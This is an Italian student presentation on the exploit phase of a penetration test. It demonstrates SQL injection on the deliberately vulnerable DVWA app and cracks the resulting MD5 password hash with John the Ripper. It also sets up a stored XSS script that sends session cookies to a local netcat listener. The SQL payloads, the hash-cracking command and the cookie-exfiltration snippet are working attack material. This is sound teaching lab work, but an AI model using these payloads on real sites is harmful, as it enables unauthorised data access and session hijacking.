



# LA FASE 3 DEL PT/VA **EXPLOIT**

BUILDING WEEK 2

- Michele Cusinatti
- Davide Andreozzi
- Davide Salvatore
- Sara Spaccialbelli
- Mattia Bassani
- Samuel Capoti
- Nicola Meneo

1



# COS'È?

La fase di exploit di un penetration test punta a sfruttare le vulnerabilità già presenti in un servizio, software o dispositivo identificate nella mappatura di rete. L'obbiettivo è quindi quello di simulare attacchi hacker per ottenere il controllo del computer del cliente, verificando effettivamente se le vulnerabilità individuate siano un problema reale o meno.



**SQLi**



**XSS persistente**



**BUFFER OVERFLOW**



**METASPLOIT SU METASPLOITABLE E  
WINDOWS XP**


# SQL INJECTION

3




# COS'È

L'SQL Injection, o Structured Query Language, è una tecnica di attacco informatico che mira a manipolare le query SQL in un modo che permetta agli aggressori di ottenere accesso non autorizzato ai dati all'interno di un database.



# SIMULAZIONE

Per spiegare meglio come funziona abbiamo deciso di eseguire un attacco a DVWA, un server creato appositamente vulnerabile per testare attacchi hacker.



4

**DVWA**

**Welcome to Damn Vulnerable Web App!**

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

**WARNING!**

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

**Disclaimer**

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

**General Instructions**

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

**Home**

**Instructions**

**Setup**

**Brute Force**

**Command Execution**

**CSRF**

**File Inclusion**

**SQL Injection**

**SQL Injection (Blind)**

**Upload**

**XSS reflected**

**XSS stored**

**DVWA Security**

**PHP Info**


**About**

**Logout**

# ESECUZIONE

Inizialmente per eseguire l'attacco abbiamo impostato la sicurezza a livello "Low".

Successivamente ci siamo spostati sulla sezione SQL Injection, per l'esecuzione dell'attacco.



5

**DVWA**

**Welcome to Damn Vulnerable Web App!**

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

**WARNING!**

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

**Disclaimer**

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

**General Instructions**


The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

- [Home](#)
- [Instructions](#)
- [Setup](#)
- [Brute Force](#)
- [Command Execution](#)
- [CSRF](#)
- [File Inclusion](#)
- [SQL Injection](#)
- [SQL Injection \(Blind\)](#)
- [Upload](#)
- [XSS reflected](#)
- [XSS stored](#)
- [DVWA Security](#)
- [PHP Info](#)
- [About](#)
- [Logout](#)

6

# QUERY

Le query sono comandi, in linguaggio SQL, usati per ottenere dati da un database. Per testare il funzionamento abbiamo impiegato tramite query semplici numeri da **1** a **4**.



DVWA

## Vulnerability: SQL Injection

User ID:

ID: 4  
First name: Pablo  
Surname: Picasso

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/tchtips/sql-injection.html>

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored  
DVWA Security  
PHP Info  
About  
Logout


Username: admin  
Security Level: low  
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

7

Successivamente come riportato da immagini abbiamo sfruttato una query che fornisce una condizione sempre vera: "**1'OR'1'='1**". Inoltre ci fornisce tutti i risultati (per nome e cognome) riguardanti nome utente e password. Nel nostro caso il target sarà Pablo Picasso e la password verrà sempre fornita in formato HASH, trovabile tramite il comando : "**1'UNION SELECT user, password FROM users#**".




The screenshot shows the DVWA SQL Injection page. On the left, a sidebar lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current section), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, and PHP Info. The main content area has a "User ID:" input field and a "Submit" button. Below the input field, several user records are displayed, each starting with "ID: 1'OR'1'='1". The records show first names like admin, Gordon, Hack, Pablo, and Bob, and last names like admin, Brown, Me, Picasso, and Smith.

The screenshot shows the DVWA SQL Injection page with the same sidebar as the previous screenshot. The "User ID:" input field contains the payload "**1'UNION SELECT user, password FROM users#**". The resulting output shows multiple user records, each with a different ID and a unique HASH password. At the bottom of the page, there is a "More info" section with links to security reviews and a "View Source" link.

8

# DECIFRAZIONE CODICE HASH

Tramite HASH identifier abbiamo identificato la tipologia del codice Hash, ovvero MD5, poi tramite John the ripper abbiamo decodificato l'hash e ottenuto la password, utilizzando il comando in immagine.



The screenshot shows the Hash Identifier application running in a terminal window. The title bar reads "Vulnerability: SQL". The main interface has a navigation menu at the top: File, Actions, Edit, View, Help. Below the menu, the command `zsh: corrupt history file /home/kali/.zsh_history` is displayed. The user is in a terminal session on a Kali Linux system, indicated by the prompt `(kali㉿kali)-[~]`. The command `$ hash-identifier` is entered, followed by a large MD5 hash value: `0d107d09f5bbe40cade3de5c71e9e9b7`.

The application interface includes:


- A central search bar with placeholder text "Search for hash...".
- Two tabs: "File Inclusion" and "SQL Injection (Blind)".
- Two dropdown menus: "User ID" and "First name".
- Text input fields for "Surname" and "By".
- Links to "Home", "Instructions", "Setup", "Blue Force", "Vulnerable Execution", and "CSRF".
- Information about the hash: "ID: 1' UNION SELECT user, p", "First name: admin", "Surname: admin", "By Zion3R", and "www.Blackploit.com".
- Information about the search results: "Root@Blackploit.com", "File Inclusion", and "SQL Injection (Blind)".
- Information about possible hashes: "Possible Hashes: MD5, Domain Cached Credentials - MD4(MD4((pass)).(strtolower(username)))".

```
[root@kali]~|!/home/kali/Desktop]
# john --format=raw-md5 --wordlist=rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein      (?)
1g 0:00:00:00 DONE (2024-01-29 04:05) 100.0g/s 76800p/s 76800c/s 76800C/s jeffrey..james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

9

## SECONDO METODO

Esiste una seconda metodologia di decifrazione del codice hash, ovvero l'impiego della web app "GromWebb"



The screenshot shows a web browser window with the URL `md5.gromwebb.com`. The main content area displays the heading "MD5 reverse for 0d107d09f5bbe40cade3de5c71e9e9b7". Below it, a message states: "The MD5 hash [0d107d09f5bbe40cade3de5c71e9e9b7](#) was successfully reversed into the string `letmein`". A note encourages users to "Feel free to provide some other MD5 hashes you would like to try to reverse." A "Reverse a MD5 hash" input field contains the original hash, and a "Reverse" button is to its right. At the bottom, there is a note about generating a new MD5 hash for verification, followed by a "Convert a string to a MD5 hash" input field containing the reversed string `letmein`, and a "Convert" button.

# XSS PERSISTENTE

# COS'È


Tipologia di attacco informatico tramite l'impiego di script caricati su applicazioni web vulnerabili, eseguiti tramite input utente al fine di rubare i cookie permettendo così di ottenere i dati di accesso o altri dati sensibili. In questa tipologia di attacco gli script malevoli infettano il database della web app, permanendo nel tempo.



12

# SIMULAZIONE

Anche in questo caso abbiamo sfruttato la web app vulnerabile: DVWA, andando nella sezione XSS stored. In immagine vediamo come, tramite uno script di alert, la web app sia vulnerabile.



# CODICE HTML


inizialmente l'input utente era limitato a 50 caratteri, per cui abbiamo modificato il codice HTML della web app eliminando il limite massimo di caratteri per poter inserire l'intero script.

```
▼ <div id="main_body">
  ▼ <div class="body_padded">
    <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
    ▼ <div class="vulnerable_code_area">
      ▼ <form method="post" name="guestform" onsubmit="return validate_form(this)"> [event]
        ▼ <table width="550" cellspacing="1" cellpadding="2" border="0">
          ▼ <tbody>
            ▶ <tr> [event] </tr>
            ▼ <tr>
              <td width="100">Message * </td>
              ▼ <td>
                <textarea name="mtxMessage" cols="" rows="3" maxlength=""></textarea>
              </td>
            </tr>
            ▼ <tr>
              <td width="100">[event] whitespace </td>
            ▼ <td>
              <input name="btnSign" type="submit" value="Sign Guestbook" onclick="return checkForm();"> [event]
            </td>
            </tr>
          </tbody>
```

# SCRIPT

Ora inseriamo lo script necessario all'attacco come riportato in immagine. Uno script è un codice in formato php impiegato per automatizzare processi o funzioni che, nel nostro caso, va a raccogliere informazioni sui cookie di sessione dell'utente.

- `window.location="http://127.0.0.1:4444";`  
rappresenta l'url di destinazione e la porta in ascolto.
- `cookie=+document.cookie;` ci restituisce i cookie associati al dominio corrente e dunque le informazioni cookie attualmente presenti nel browser utente.



# NETCAT

